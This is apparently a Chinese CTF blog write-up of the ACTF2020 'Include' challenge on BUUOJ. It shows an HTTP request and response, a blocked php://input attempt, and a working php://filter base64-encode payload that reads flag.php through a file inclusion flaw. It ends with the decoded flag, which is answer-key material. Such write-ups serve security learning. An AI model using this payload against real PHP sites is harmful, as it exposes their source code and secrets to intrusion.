
[ACTF2020 新生赛]Include

原创

rang# 于 2020-10-18 11:16:53 发布 99 收藏

分类专栏： ctf wp 文章标签： 安全 php filter

本文链接：https://blog.csdn.net/weixin_45859850/article/details/109142668




tips

点击tips Can you find out the flag?源代码也看不到有用的东西

Can you find out the flag?

上burp 无解




```
GET /?file=flag.php HTTP/1.1
Host: ec6397e4-507c-40a7-8f52-f23bcac3eee7.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://ec6397e4-507c-40a7-8f52-f23bcac3eee7.node3.buuoj.cn/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 18 Oct 2020 03:05:09 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 48
Connection: close
X-Powered-By: PHP/7.3.13

<meta charset="utf8">
Can you find out the flag?
```

现在考虑 “php://input"伪协议 + POST发送PHP代码 的经典套路




hacker!

发现php://input被过滤

php://filter"伪协议” 来进行包含。当它与包含函数结合时，php://filter流会被当作php文件执行。所以我们一般对其进行编码，阻止其不执行。从而导致任意文件读取。

构造Payload: `?file=php://filter/read=convert.base64-encode/resource=flag.php`

这里需要注意的是使用php://filter伪协议进行文件包含时，需要加上read=convert.base64-encode来对文件内容进行编码



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7MWEwZWZhMDEtZjk2MS00ZjI5LWJkMDctM2FkM2UzOThjNWVkfQo=

解密得到flag

```
<?php
echo "Can you find out the flag?";
//flag{1a0efa01-f961-4f29-bd07-3ad3e398c5ed}
```